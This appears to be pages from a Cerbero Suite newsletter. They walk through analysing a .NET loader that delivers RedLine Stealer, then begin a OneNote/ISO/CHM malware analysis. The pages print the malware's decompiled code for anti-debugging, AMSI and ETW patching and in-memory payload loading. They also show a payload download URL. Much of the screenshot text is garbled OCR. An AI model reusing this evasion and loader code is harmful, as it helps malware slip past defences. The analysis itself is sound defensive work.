object_10FCC	🖉 rol				key AD	83838C07C07996139A22E	66445F0D33E2EB3D8E09027240	78992EB4AB
object_31E24	asm asm				chain input her			
	🔹 🚞 disasm					187AD645642828681F85A	1529D1574	
object_217C object_10014	2 8086			~	Range			
bbject_ic.b14		844	Immo		offset -1			
					size -1			
()	/ decrypt/aes (modexbc, ch	an25887AD645	842828881F85A8529D1574, blo	ck, length: 16, io	trim ne			
Summary 8 ×	(_						
4 📦 Online								Design
Intelligence: MalwareBazaar								PREVEN
	offset 0 1 2 3		Ascli	^	offsec 0 1		Ascii	
	00000000 #2 #5 09 19 00000008 01 A5 72 69		····]···			a DR 50 50 00 00 00 00 0 94 25 03 74 63 40	teM	
	00010010 CC 13 60 13				01000110 87 28	2 HC 63 DB 36 38 HC		
	00000018 68 22 20 15					6 ED A4 63 D8 D6 30	e	
j Fornat Ø ×	00010020 50 70 09 84 00010021 20 75 81 5F		11d.			0 68 DG 81 6D 88 93 2 66 ED 3F 79 FB FD		
	00010030 87 48 73 21	13 E2 EE 10	-0			5 87 58 78 c7 78 68	·····/y···	
	00000038 30 88 71 07	A 50 F5 F6	0.q[000000000 00 05	5 GA A2 E6 7A EA 99		
	00010040 21 41 87 83 00010048 89 29 CC 51	5 45 11 92	tA		01000140 73 A5	F 56 68 80 20 A3 19	ok	
	00010041 10 D0 CC 51	N 23 39 18		~	01000140 08 00	1 01 00 00 W0 1F F/		
					Carson: @ Selection: @ 1			

We then select all the decrypted data, open the context menu and click on "Make selection a root file" to add a new root file to our current project. In the format dialog we select the GZip format (GZ).

ame: payl			_
Format	Description	File extensions	
EOT	Embedded OpenType	eot	
FATBIN	Fat Binary	fatbin	
GIF	Graphics Interchange Format	gif	
	GZIP	gz	
ITSF	InfoTech Storage Format	itsf, chw, chi, chm, chq	
JPEG	Joint Photographic Experts Group	jpeg, jfi, jif, jfif, jpe, jpg	
LNK	Windows LNK	Ink	
LZMA	17MA	Izma	

The decompressed file is an executable which contains another file called "payload.exe". This file is automatically extracted by Cerbero Suite from the .NET manifest resources. However, it is not recognized as an executable and so we guess that it is probably encrypted.

					rbero Suite 🗕 🗖 🕺
H-22 055 CRX CC 45 8 4 + 4 *	🔹 🕹 N	E E V	7 6 0	% ? SHA-2/3	26 • R2NDERBOX530C30486EA0090E567EDC360E0473AC5A5D489B4ACF1A91005337A 🕾 •
At Herardhy					e *
Name	Risk	Group	Format	Size	Relation
	0%	Archive	62	55.59 KBs	Root
🖌 🚞 Executables					
	0%	Executable	PE	60 KBs	Embedded
4 🚞 Executables					
payload.exe	2	Executable	Unknown	50.65 KBs	Embedded

We can explore the MSIL code of the .NET assembly, but the code would be easier to read as decompiled C#.

C Roots	,	× ⊡Output #>
1 C://Janny),//0902306347.zp 0% (?) ZP 2 psyload 60% (?) GZ	Tormet	unsupported command: copy C:Windows Vyytem32Windows7owerShellvd.0%powershell.eme /y *4-0.com* unsupported command: of %-dp0* unsupported command: of %-dp0*
Nt Heraldiy & X		(stin) 🛛 🗡 Rte 🛛
The second secon	 1) Algorithmicrosoft 1) Algorithmicrosoft 2) Algorithmicrosoft 3) Algorithmicrosoft 4) Algorithmicrosoft	while, writing processes

So we save the decompressed executable to disk and open it with **ILSpy**.

	ILSpy — 🗖 🔼
File View Help	
G O 强 🖉 🎑 🍇 C#	• C#80/V\$2019 • 91 .
mscodb (4000)	1 // Z20PM/DVA0FZ1Hm/ZKL.ivx8PS/98PK8bd.invAv10
 System (4.0.0.0) 	2 Husing
System Core (4.0.0.0)	
Svitem.Xml (4.0.0.0)	13 internal class iyx8PG/RPKxbdjny/w3D
System Xami (4.0.0.0)	14 日(
WindowsTwee (4.0.0/0)	15 private dologate bool IgOkpazMCNNOtri.ruZu(IntPtr lpAddress, UIntPtr duSize, uint flNewProtect, out uint lpfl0ldProte
PresentationCore (4.0.0.0)	16
 PresentationFramework (4.0.0.0) 	17 private delegate bool injkliDHCvdlsADDyoyk(IntPtr hProcess, ref bool isDebuggerPresent);
System Management (4.0.0.0)	18 19 private delegate bool 35xdfa2cout08TLduEth();
System (4.0.0.0)	private onlogito bool JosefValcoutBilipheth(); 20
decompressed_payload (0.0.0.0)	21 [D11mport("kernel32.d11")]
References	21 printport (Weiterstein J) 22 printport extern Inter LoadLibrary(string lpFileName);
Resources	23
8 0 -	24 [Dilimort("kernel32.dll")]
B D ZZQPHWTWADFZ[HmwZK]	25 private static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
🛎 🏂 kysRPGYRPk00xdjinyWxD	26
	27 private static void Main(string[] args)
	28 白 (
	23 string fileName = Process.GetCurrentProcess().NainModule.FileName;
	30 File.SetAttributes(fileName, FileAttributes.Hidden FileAttributes.System);
	31 IntPtr hModule = LoadLibrary("kernel32.dll");
	32 IntPtr procAddress - GetProcAddress(hModule, Encoding.UTF8.GetString(ChLBudoLabZ0ITDACYZb(Convert.FromBase64String)
	33 IntPtr procAddress2 = GetProcAddress(hModule, Encoding.UTF8.GetString(ChLRudoLsb20ITDACY2b(Convert.FromBase64Stri
	34 injkli0HCvdIsAXDyoyk injkli0HCvdIsAXDyoyk = (injkli0HCvdIsAXDyoyk)Harshal.GetDelegateForFunctionPointer(procAddre 35 ISprivaZcdi/DBU aNFYh iSprivaZcdi/DBU aNFYh = (ISprivaZcdi/DBU aNFYh)Harshal.GetDelegateForFunctionPointer(procAddre 35 ISprivaZcdi/DBU aNFYh iSprivaZcdi/DBU aNFYh = (ISprivaZcdi/DBU aNFYh)Harshal.GetDelegateForFunctionPointer(procAddre 36 ISprivaZcdi/DBU aNFYh = (ISprivaZcdi/DBU aNFYh)Harshal.GetDelegateForFunctionPointer(procAddre 36 ISprivaZcdi/DBU aNFYh = (ISprivaZcdi/DBU aNFYh)Harshal.GetDelegateForFunctionPointer(procAddre 36 ISprivaZcdi/DBU aNFYh = (ISprivaZcdi/DBU aNFYh)Harshal.GetDelegateForFunctionPointer(procAddre 37 ISprivaZcdi/DBU aNFYh = (ISprivaZcdi/DBU aNFYh)Harshal.GetDelegateForFunctionPointer(procAddre 38 ISprivaZcdi/DBU aNFYh
	35 JSxdYaZcqUtDBTLqWEYh jSxdYaZcqUtDBTLqWEYh = (JSxdYaZcqUtDBTLqWEYh)Marshal.GetDelegateForFunctionPointer(procAddre 36 bool isDeburgerFresent = false:
	30 sooi issesuggervreset = tais; 37 iriklift(vdisADbowk(Process.detCurrentProcess().Handle, ref isDebuererPresent);
	3 if (Debuger, Lattached is/bebuger/resent is/dicate/bebuger/resent);
	20 ((configurational L'international L'inter
	40 Invironment.Exit(1);
	41
	42 IntPtr procAddress3 - GetProcAddress(Module, "VirtualProtect");
	43 IstkozzAKUWDtrinuzu istkozzAKUWDtrinuzu - (IstkozzAKUWDtrinuzu)Hurshal.GetDelezateForFunctionPointer(procAddre
	44 IntPtr hNodule2 = LoadLibrary("amsi.dll");
	45 IntPtr procAddress4 = GetProcAddress(hNodule2, Encoding.UTF8.GetString(ChLRwideLsbZDITDACYZb(Convert.FromBase64Str.

We analyze the code step-by-step, while also removing the obfuscated strings and renaming the variables.

First the code sets the "System" and "Hidden" attributes of the executable of the current process.

It then fetches the address of two functions in Kernel32.dll.

```
IntPtr hKernel32Module = LoadLibrary("
    \rightarrow kernel32.dll");
IntPtr procAddress = GetProcAddress(

→ hKernel32Module,

Encoding.UTF8.GetString(decrypt(Convert.

→ FromBase64String("

    \hookrightarrow YQgFvvCfeXEC8HheSQY8WDx07rae/
   \hookrightarrow P5TDpc2pfcZrJY="),
Convert.FromBase64String("
   → tM6314QFPdXzYK8ykmIcAxhApY2gw5d5pTKI8zAd
   \rightarrow +as="),
Convert.FromBase64String("
    → rGS8SVxgHjYvALAnkoQ+/g=="))));
IntPtr procAddress2 = GetProcAddress(
     hKernel32Module,
Encoding.UTF8.GetString(decrypt(Convert.

→ FromBase64String('

   ↔ uD0v0KJTSmiUKuZwt4dI86fKfKAnuIufPRaFWJ0P5Es
    \rightarrow = "),
Convert.FromBase64String("

→ tM6314QFPdXzYK8ykmIcAxhApY2qw5d5pTKI8zAd

    \rightarrow +as="),
```

The decryption function is the following:

}

... continued from page 16.

We can decrypt strings with the same method used before, but we wrote a small script to be executed as an action (Ctrl+Alt+R):

```
from Pro.Core import *
from Pro.UI import *
import base64, binascii
v = proContext().getCurrentView()
if v.isValid() and v.hasSelection():
    s = v.getSelectedText()
    i \text{ start} = s.find('"') + 1
    i_end = s.find('"', i_start)
    inp = base64.b64decode(s[i_start:
        \rightarrow i_end])
    k_start = s.find('"', i_end+1) + 1
k_end = s.find('"', k_start)
    key = base64.b64decode(s[k_start:
        \rightarrow k_end])
    iv_start = s.find('"', k_end+1) + 1
    iv_end = s.find('"', iv_start)
    iv = base64.b64decode(s[iv_start:
        \rightarrow iv_end])
    flts = "<flts><f name='decrypt/aes'</pre>
        → mode='cbc' chain='%s'
        \hookrightarrow block_length='16' key_length
        → ='32' key='%s'/></flts>" % \
         (binascii.hexlify(iv).decode("
             → ascii"), binascii.hexlify(
            → key).decode("ascii"))
    c = NTContainer()
    c.setData(inp)
    c = applyFilters(c, flts)
    print(c.read(0, c.size()).decode("utf
           -8"))
    c = None
```

If we select the text content in the decrypt function and run the code it prints out the decrypted string.

Once the two strings are decrypted the code becomes:

It then creates delegates for these two APIs:

GetDelegateForFunctionPointer(→ IsDebuggerPresent,

typeof(DelegateIsDebuggerPresent));

And it checks in various ways if a debugger is present. If one is detected, it quits.

It gets the address of VirtualProtect and creates a delegate for it:

It gets the address of AmsiScanBuffer in amsi.dll. The AmsiScanBuffer API is used to scan malware.

It creates a different type of array depending if the platform is 32-bit or 64-bit (based on pointer size).

... continued from page 17.

```
194,
24,
0
} : new byte[6]
{
184,
87,
0,
7,
128,
195
};
```

It uses the array to patch the the beginning of the AmsiScanBuffer API.

If we want to know what the patched bytes mean we can simply copy them to a text view, convert them to bytes and use two filters: convert/from_array (with default parameters) and disasm/x86.

Reota									(Fromt			
# File Risk C:(Users),(8992365347.zp 0% (?)	Format 232 GZ								SPROCE, Invoke I	Smull, (, [string mmand: (goto) 2>m mmand: exit /b	[]] ('%*')]) al & del "%-f)	·0•
t Headly a	C. Aral	rsk (Uncompressed) 🗆	E Decoded by	ces 🛛 🛛 🗄 T	ext view 1 🖾	Os Fram hex string	0 26	ter 🛙	E Text view 2 🖬	An Encoded text. 🖾	2 Fber 0	
4ame		/ as]				~	Property	Value				
🖌 🚨 payload		🖊 dalvík					Perema					_
 Executables 		/ java					hana	00000	000			-
 III Uncompressed 		🗡 mips					- dv					
4 🔤 Executables		/ mil					0.000					
payload.exe		🖊 ppc					112405					
		🖉 thumb					coind	30				
Senter 4		🖊 x64										
Online		🖉 x86				_	offset	-1				
Intelligence: MelwareBegaar	- 1 - 1	3ev				~	size	-1				
😫 Intrinsic threats			Add	Remove			trim	80				
😵 .NET byte code												
😵 Native code: x86		vert/from_array (bits:8,										
 Information 	/ du	smybd6 (opcodesfalse,	opindA attet	stalse, maxops	o, base Oj							
Version information												
🖌 📥 Warnings												Preview
📥 incorrect checksum value	offs	et 0 1 2 3	4 5 6 7	Ascii		^	1 mov	eà:	e, 0x80070057			
i fornat d		000 20 20 20 20					2 ret	Coc	1.8			
		001 0A 20 20 20 010 0A 20 20 20	20 38 37 20	87,								
Dos Header III Nt Headers	00010	20 20 20 20 20	37 ZC 08 20									
Ell Nt Headers	00010	020 20 20 20 31	32 38 2C OA									
 III Optional Header 	00010	20 20 20 20 20	31 39 34 20									
El Data Directories		031 0A 20 20 20										
El Section Headers												
import Directory						~						
	v											

The x86 instructions used to patch AmsiScanBuffer are:

mov	eax,	0x80070057
ret	0x18	

AmsiScanBuffer returns an HRESULT value and 0x80070057 stands for E_INVALIDARG. So the malware patches the API to return an error.

It then patches EtwEventWrite in ntdll.dll using the same method.

```
IntPtr hNTDllModule = LoadLibrary("ntdll.
   \rightarrow dll");
IntPtr addressEtwEventWrite =

→ GetProcAddress (hNTDllModule, "

   array = ((IntPtr.Size != 8) ? new byte[3]
    194.
    20,
    0
} : new byte[1]
ł
    195
});
delegateVirtualProtect(
   \rightarrow addressEtwEventWrite, (UIntPtr)(
   \hookrightarrow ulong)array.Length, 64u, out
   → lpfl0ldProtect);
Marshal.Copy(array, 0,
   → addressEtwEventWrite, array.Length)
   \leftrightarrow;
delegateVirtualProtect(

→ addressEtwEventWrite, (UIntPtr) (

   → ulong)array.Length, lpflOldProtect,
   \hookrightarrow out lpflOldProtect);
```

This time patching with just a simple ret instruction.

ret 0x14

Then it goes through all the manifest resources of the .NET assembly and if their name doesn't match either "payload.exe" or "runpe.dll", it dumps them to disk and executes them.

```
string payload_name = "payload.exe";
string runpedll_name = "runpe.dll";
Assembly executingAssembly = Assembly.
    → GetExecutingAssembly();
string[] manifestResourceNames =

→ executingAssembly.

    \hookrightarrow GetManifestResourceNames();
foreach (string name in
    → manifestResourceNames)
{
    if (!(name == payload_name) && !(name
           == runpedll_name))
     {
         File.WriteAllBytes(name,

→ getManifestResourceData(

             \rightarrow name));
         File.SetAttributes(name,
             → FileAttributes.Hidden |
             \hookrightarrow FileAttributes.System);
         new Thread((ThreadStart)delegate
              Process.Start(name).
                  ↔ WaitForExit();
              File.SetAttributes(name,
                  \hookrightarrow FileAttributes.Normal);
              File.Delete(name);
         }).Start();
    }
```

In our case the only manifest resource is "payload.exe". So this code won't do anything.

}

... continued from page 18.

		4 Q 2 W						94ACF1A91005337A
🗋 Raota						e x Coup	*	
# File Rb	k te	rmet						
1 C:(Users),(8992366347.2p 0% (f)	232							
2 payload 60% (I) 62							
A Headw		S. Analysis (Tables	Decoded lytes	E Text vev	1 D A Frambersting D	/ Re.	D E Test view 2 D	
Nama		> m Nodale (1						
< C cesterd		b in TypeRef (
 Executables) 🚞 TypeDef (81					
 III Uncompressed 		> 🚞 rield (3)						
Executables		> method (2						
payload.exe		> 📄 Paran (18						
		NumberRef Description CustomAtt						
2 Summery		Classlavo						
 Online 		> D StandAlon						
 Intelligence: MelwareSezas 		> modulemef						
 Printigence: Manwaresazas 		> m ImplMap (
* NET byte code		> a FieldRVA						
Valve code: x86		> makes a strength						
< Information		AssemblyR						
Version information		4 🚞 MenifestR						
		1 1 = per > SestedCla						
		> searcearts						
 A Warnings A Incorrect checksum value 								
📥 incorrect checksum value		Name	Offeet	Size	Value		Description	
A Incorrect checksum value		Name Offset	001092A	6120	Value 03000300		Description	
Incorrect checksum value Fornat WT Directory							Description Click here	
Incorrect checksum value Incorrect Incorrect Incorrect Incorrect Incorrect Incorrectory Incorrectory	^	offset	0001092A	4	0000000		Click here	
Incorrect checksum value Format Aff Directory MET Directory MetaData Header	^	Offset Flags Name	0001092A 00010928 00010932	4 4 2	01000100			
Incorrect checksum value Forest KT Directory KT Director	^	Offset Tlags	0001092A 00010928 00010932	4	03000300 03000301 0787		Click here payload.exe	
Incorrect checksum value If format WT Directory NT Directory MetaData Header MetaData Stearm MetaData Stearm H He	^	Offset Flags Name	0001092A 00010928 00010932	4 4 2	03000300 03000301 0787		Click here payload.exe	
El Fornat WT Directory MET Directory Met MetaDuta Header MetaDuta Stearm	^	Offset Flags Name	0001092A 00010928 00010932	4 4 2	03000300 03000301 0787		Click here payload.exe	

The code then decrypts and decompresses "payload.exe" and runs it with arguments passed to Main.

```
byte[] rawAssembly = decompressGZip(
    → decrypt(getManifestResourceData(
   \hookrightarrow payload name), Convert.


→ FromBase64String("

   \hookrightarrow tM6314QFPdXzYK8ykmIcA
xhApY2gw5d5pTKI8zAd+as="), Convert.
       FromBase64String("rGS8SVxgHjY
vALAnkoQ+/g==")));
string[] array2 = new string[0];
try
{
    array2 = args[0].Split(' ');
catch
MethodInfo entryPoint = Assembly.Load(

→ rawAssembly).EntryPoint;

try
{
    entryPoint.Invoke(null, new object[1]
    {
         array2
    });
}
catch
    entryPoint.Invoke(null, null);
}
```

We decrypt "payload.exe".



And again create a new root file with the GZip format.

ame: payl	pad.exe		
Format	Description	File extensions	
EOT	Embedded OpenType	eot	
FATBIN	Fat Binary	fatbin	
GIF	Graphics Interchange Format	gif	
	GZIP	gz	
ITSF	InfoTech Storage Format	itsf, chw, chi, chm, chq	
JPEG	Joint Photographic Experts Group	jpeg, jfi, jif, jfif, jpe, jpg	
LNK	Windows LNK	Ink	
LZMA	LZMA	Izma	

At this point we reached the final stage.

R-DRG52	The second		4.9.9.4.4.4					ced 6.1 - Cerbero 5		CELESCO DE LA COMPANIA DE	0024065235210	14855865118593573893	1.0
C Resta	C. 04 04			• •			· · · ·			Output			
a rile	and a		ernet										
an/od	6875 (1)	az											
2 payout 3 periord.ene	00% (1)	67											
3 pryload ene	60%	62							-				
t Headly			R Analysis [NET byte code]	0 8	Decoded b	//s D E	Text view 1	Ax From hex string 🖾	/ Re D	E Text vew 2 D	2 Re 0	E Text view 3 🗆	
Name			A diodules		^ 1	public cla	so abotract	sealed Program					~
- 🚨 payload.exe			> 🐄 Entity18		2								
Executables			At Entity19		3	private	static wold	Main(string [] ar	(25)				
4 III Uncompressed			R Entity20			DOD							
4 Imagin	_	-	> 🏤 entity21		6	call a	citeLine()	V returns wold					
E Icon 1 fier			o 🙀 Intê tr		÷.	nop							
	94		🕂 CryptoHelper			ret							
			A StringDecrypt		9 10								
C Summary			🛞 ConnectionProvis	hr i	10	mehille a	tatic yold \$	DriteLine ()					
Online			• Mg Program		12	- 1							
Intelligence: Malwa	a farmer		Argumento		12	locals	Connection	Provider local 0,					
4 😫 Intrinsic threats			Restaurante		14		bool local	UL					
State Code			> 🏘 FullInfokender		15		bool local						
Native code: x16			A Enter		10		Satity2 1d	Cal A					
* O Information			🕆 EntityResolver		10		Entity7 1c	cal 5.					
Version information			🕀 ItenBase		19		Entitypest	lver local 6.					
Wersion Information			A ConfigReader		20		string []	local 7,					
 A warnings A incorrect checksum 			🕆 rilescanning		21		int local	8.					
A Incorrect checksum	Varia		🕆 FileSearcher		23		bool local	10					
Lil Format			AllMallets		24		bool local	11.					
Ell Dos Header			> 🔫 BrEx		25		bool local	12,					
III Dos Headers III Nt Headers		-	🔫 RosConNedzor		26		bool local	_1a,					
 II Nt Headers III File Headers 			• 🙀 Discord		27		Entity7 1c bool local	cal 14,					
			🛞 GameLauncher		28		Destan De	_15, seption local 16					
4 🗄 Optional Header			AS ODERWER		30		-,						
Data Directories			N UNALOGAND N		31	nop							
Section Headers			> 🏤 EntityReaderskql		32	CXY.							
Import Directory		4	🕂 FileExt		v 33	1 800							~
		>	<	>	- 1 C								

The last part for the loader just uses "cmd.exe" to execute "payload.exe".

The final stage is already recognized by scan engines as "RedLine Stealer".

53	① 53 security vendors and 3 sandboxes flagged this file as malicious	
Community Score	e0251cc5006814557452c5954915948074c5a735719148ee08a1185035 C2853 Topo. new peers adhacaded awarnity runtime mobiles detect-delay environment lide litery areas (detect-gaudick access)	SC. EXE
DETECTION DETA	ILS RELATIONS BEHAVIOR COMMUNITY 2	
Join the VT Community	ind enjoy additional community insights and crowdsourced detections.	
Popular threat label 🕕 tr	cjan.redineimsi Threat categories trojan spyware Family labels redine msi teo	h.

To be thorough, we extracted the payload from the second batch script as well. The final stage payload seems to be the same.

Interestingly, this sample had not yet been submitted to VirusTotal and this time 10 less scan engines detect the malware, although the class names and the code are the same.

43	① 43 security vendors and no sandboxes flagged this file as maliciou	us		♦ C ¾
Community Score	df1fb6b4d9cabf339d77a534d93188b23d2eb198400b1751acc65e43a8 deeGa Woodmen exe pecee ascentby	175.50 KB Size	2023-03-03 14:21:45 UTC 1 minute ago	SC EXE
DETECTION DE	TAILS RELATIONS BEHAVIOR 🔾 COMMUNITY			
Join the VT Communit	g and enjoy additional community insights and crowdsourced detections.			

URL EXTRACTOR PACKAGE

We have released the URL Extractor package for all licenses of Cerbero Suite Advanced. This package prints out URLs detected when scanning a file.

	🚖 🚖 🛸	n 🐚 🎫 📰 4	# 🗣	0% SHA-2/256 F501332030B6C4A32A70DEC85D6DDD04434FE94D59C32EABFF4DDBDB0F22E3E3	B
🕅 Hierarchy			8 X	Cutput	6
Name	Risk	Group	For ^		
4 🚨 onenote_mw.zip	0%	Archive	ZIP	[URL Extractor Report]	
4 📄 Documents				root: onenote mw.zip	
4 📑 mw.one	0%	Document	ON	child: mw.one	
4 🚞 Executables				child: object_22AC	
d bject_2AA4	0%	Executable	PE	child: object_2AA4 child: Icon 1 [lang:1033]	
Archives				child: Icon 2 [lang:1033]	
A B RCData "CABINET" [lang:1033]	0%	Archive	CAI	child: Icon 3 [lang:1033]	
Scripts				child: Icon 4 [lang:1033]	
new.vbs	0%	Script	ws	child: Icon 5 [lang:1033]	
Documents				child: Icon 6 [lang:1033] child: Icon 7 [lang:1033]	
RCData "ADMQCMD" [lang:1033]	0%	Document	XM	child: Icon 8 [lang:1033]	
RCData "FINISHMSG" [lang:1033]	0%	Document		child: Icon 9 [lang:1033]	
RCData "LICENSE" [lang:1033]	0%	Document		child: Icon 10 [lang:1033]	
RCData "POSTRUNPROGRAM" [lang:1033]	0%	Document		child: Icon 11 [lang:1033] child: Icon 12 [lang:1033]	
RCData "UPROMPT" [lang:1033]	0%	Document		child: Icon 12 [lang:1033] child: Icon 13 [lang:1033]	
RCData USRQCMD" [lang:1033]	0%	Document		child: RCData "ADMQCMD" [lang:1033]	
Configuration file 1 [lang:1033]	0%	Document		child: RCData "CABINET" [lang:1033]	
Images	0%	Document	AIVI	child: new.vbs	
Icon 1 [lang:1033]	0%	Image	DIB	url: https://transfer.sh/get/MHXbtP/ss.ps1 source: scraper - encoding: ascii - offset: 0x6382	
	0%	Image	DIE	child: RCData "FINISHMSG" [lang:1033]	
Icon 2 [lang:1033]			DIE	child: RCData "LICENSE" [lang:1033]	
Lcon 3 [lang:1033]	0%	Image		child: RCData "POSTRUNPROGRAM" [lang:1033]	
Icon 4 [lang:1033]	0%	Image	DIB	child: RCData "UPROMPT" [lang:1033] child: RCData "USRQCMD" [lang:1033]	
Lcon 5 [lang:1033]	0%	Image	DIB	child: RCData "USRQCMD" [lang:1033] child: Configuration file 1 [lang:1033]	
E Icon 6 [lang:1033]	0%	Image	DIB	child: object 8B74C	
Lcon 7 [lang:1033]	0%	Image	DIB		
Lcon 8 [lang:1033]	0%	Image	DIB		
Lcon 9 [lang:1033]	0%	Image	PN		
E Icon 10 [lang:1033]	0%	Image	DIB		
🖬 lcon 11 [lang:1033]	0%	Image	DIB		
Icon 12 [lang:1033]	0%	Image	DIB		
E Icon 13 [lang:1033]	0%	Image	DIB 🗸		
<			>		

The output view shows URLs extracted during the scanning of a file.

Installing the package results in a report printed to the output view if URLs have been detected during the scanning process.

automatically processes nested files.

The plugin is capable of detecting URLs even inside compressed and encrypted files (e.g., PDF documents) and

By default the package is enabled only for single scan mode. Enabling URL Extractor for batch scans can be accomplished through the "Hooks" page.

4		Cerbero Suite Adv	vanced 6.3 - Cerbe	ero Suite		-							
Cerber	0				Suite	Advanced	٢						
	Packages Actions	Hooks Key Provid	lers Logic Providers	Scan Providers	UI Hooks	Carbon Loaders							
Start		n provided by libmag											
System Scan	stem Scan ↓ ARA: perform a scan with user-specified YARA rules ↓ MalwareBazaar Intelligence												
	Imagence Imagence												
Extensions													
🚱 Update													
Settings													
About													
-													
	Open user con	figuration file	Open user plug	in directory		S Refresh extensio	ons						
		-											

The plugin can be enabled for batch scans from the "Extensions \rightarrow *Hooks" page.*

ONENOTE MALWARE STEP BY STEP

We stumbled upon a tweet by @Cryptolaemus1 about a malicious OneNote document with an embedded ISO file. Because of our recently released ISO Format package, we thought it would be interesting to analyze this malware sample with Cerbero Suite.

Sample SHA256: 2B0B2A15F00C6EED533C70E89001248A0F2BA6FAE5102E1443D7451A59023516

1. The OneNote Format package automatically extracts all embedded files in the document.

# File 20052413/D0C0/FD333C20F8200124540F28				Format		sample 28082A15P00c6882533c70889101248A0P28A6PA8510281443D7451A5903
20162ALSFORGERUSSSC/0E09101246WH26	NOTAEST0201043074518590.	13516 63%	(1) 62	GZ.		retrieved from HybridAnalysis
i Herardiy	• × Q: Analysis (20062)		E89001248A06	2846F4E5102E1	4130745545900	23534]
lame	UX Hex in The s	arba				
28082A15F00C6EED533C70E89001248A0F2	BASFAESI Offset 0	1 2 3 4	5 6 7	8 9 A 1	срв	r Ascii
A Documents	00010000 1F	68 05 00 60 0	0 00 00	OP FF EC 20	07 20 97	31
 It (decompressed) 	00010010 pr	FF AF AF BD F	7 CC FA	9A 49 29 5t	5 26 96 3D	22
Images		EF 8D 57 8A 1				95 (w
Chiect 11464	00010020 EC	6C 92 4D 46 2 F7 DC F7 FD E	1 12 CA	28 M FF F		
diect 119C4		ED TO CE DA C				14
dbject_1DEBC	00010060 37	P2 40 P3 31 &	9 18 55	DF 85 55 41	NT AT TE	42 7.8.0.~7(.70.8
object 21EC4	00010070 36	55 83 1A D7 8	C FA D3	84 87 95 41	40 RF 21	33 60
	000200260 99	41 42 97 84 8	9 76 AF			17 .ABv:i
4 🚞 Other		F7 AB GE F0 C		32 FE 76 FI		
object_280C	0A001000 AC	DE 06 85 AF C	5 FA 3F	54 92 55 20	5 4D 52 AB	EF
	00010080 00	33 90 88 38 5 61 88 30 88 8	F 00 72	65 30 01 00	5 E7 E7 A9	13 .3
	00010000 28	61 F8 30 FE B C6 9F C9 F9 4	3 26 FA	C1 29 12 9	S BU DE CP	73 .8.9.6.3
	000100100 86	BD SF GA FS 2	C DC AC			F2
	00000070 72	35 53 50 99 0	2 56 87			15 10
	> 00010100 E4	58 73 95 38 3	A PE 3D	58 00 E0 71		
Serrery	00010110 58	A5 21 86 19 2	4 87 61	1C 37 88 2	5 37 1A 98	771#.a.7.47w
		72 79 20 16 0 15 03 2A 30 F				A8 .ry,b.+1:54. C4 f*c0.#c
📦 Online	000100130 58	66 1C 11 D4 8	C CP E2			74 f
Intelligence: MalwareBazaar		18 BA 69 C7 C	2 #4 1#	\$1.35.40.44	20 68 98	43i
	00050160 50	E7 EA 35 82 9	7 94 28	18 83 88 81	5 78 04 00	28 2.5
	00020170 FF	29 9D 16 15 4	6 83 45	7A 18 87 11	2 DE 4D 29	72 .)F.8zHOr
		C3 78 B2 5F E				80x'gQalX
		OE E3 07 C3 5				27
	00010180 59	84 13 50 1C E 41 38 89 72 8	6 43 29	48 20 00 9	5 69 4D AA	5r T. F. C.K im.
		CR 67 67 8F 5				45
Forrut		05 C3 44 10 8		07 41 EA 50	F2 09 12	57 1D.NG.BW
II into	00010180 23	A2 FE 25 1F E	D 55 19	S6 EA SF F	2 31 82 08	FD 4.18.10.9. Think


Rerarchy							
THE		Risk	Group	format	Size	Relation	
	T0E89001248A0F2BA6FAE5102E1443D	. 0%	Archive	6Z	36.75 KBs	Root	
Documents							
# [decompressed]		0%	Document	ONENOTE	211.5 KBs	Embedded	
 Images object 1146- 		0%	Image	PNG	1,286 KBs	Embedded	
Collect_119C		25%	Image	/PEG	49.14 KRs	Embedded	
Coject_119C		40%	Image	PNG	49,14 K88 16 K8s	Embedded	
object_IDEX object_21EC		40%	Image	PNG	3.566 KBs	Embedded	
 Other 	•	0.96	mage	nao	3.366 MDS	Billeoleo	
 object 280C 		,	Other	Unknown	SR KRs	Embedded	
 A Acchiers 		1.1	ound.	VIII ON THE	AN 100	LINE WAR	
* 🚨 iso		0%	Archive	150	SR KRs	Embedded	
	ocuments	0.4	Partine			Chotaka	
	//README-JRN44.chm	0%	Document	ITSE	14,25 KBs	Embedded	
	Documents						
	In /Intercutaneous.htm	,	Document	Linknown	0 bytes	Fmbedded	
	h /BEADME-JBN44.htm		Document		0 bytes	Embedded	
	Cther C						
	-,	2	Other	Unknown	0 bytes	Embedded	
	/#IDXHDR	2	Other	Unknown	0 bytes	Embedded	
	/#ITBITS	2	Other	Unknown	0 bytes	Embedded	
	/#STRINGS	2	Other	Unknown	0 bytes	Embedded	
	/#SYSTEM	2	Other	Unknown	0 bytes	Embedded	
	/#TOPICS	2	Other	Unknown	0 bytes	Embedded	
	/#URLSTR	2	Other	Unknown	0 bytes	Embedded	
	/#URLTBL	2	Other	Unknown	0 bytes	Embedded	
	/SFiftMain	2	Other	Unknown	0 bytes	Embedded	
	/\$OBJINST	2	Other	Unknown	0 bytes	Embedded	
	/SWWAssociativeLinks/	2	Other	Unknown	0 bytes	Embedded	
	/\$WWAasociativeLinks/Property	2	Other	Unknown	0 bytes	Embedded	
	/SWWKeywordLinks/	2	Other	Unknown	0 bytes	Embedded	
			Other	Unknown	0 bytes	Embedded	
	/\$WWKeywordLinks/Property /README-JRN44.hhc	2	Other	Unknown	0 bytes	Embedded	

2. The unidentified embedded object in the OneNote document is an ISO file. We load it as an embedded object and specify the ISO format (Ctrl+E).


Format	Description	File extensions	
GIF	Graphics Interchange Format	gif	
GZ	GZIP	gz, tgz	
	ISO File System	iso	
ITSF	InfoTech Storage Format	itsf, chm, chi, chq, chw	
JPEG	Joint Photographic Experts Group	jpeg, jfif, jpe, jpg, jif, jfi	
LNK	Windows LNK	Ink	
LZMA	LZMA	Izma	
масно	Mach Object	macho	

1

5. One of the two HTML files contains an invocation to PowerShell.



3. The ISO file contains only a single CHM file.



4. The CHM file contains two HTML files.

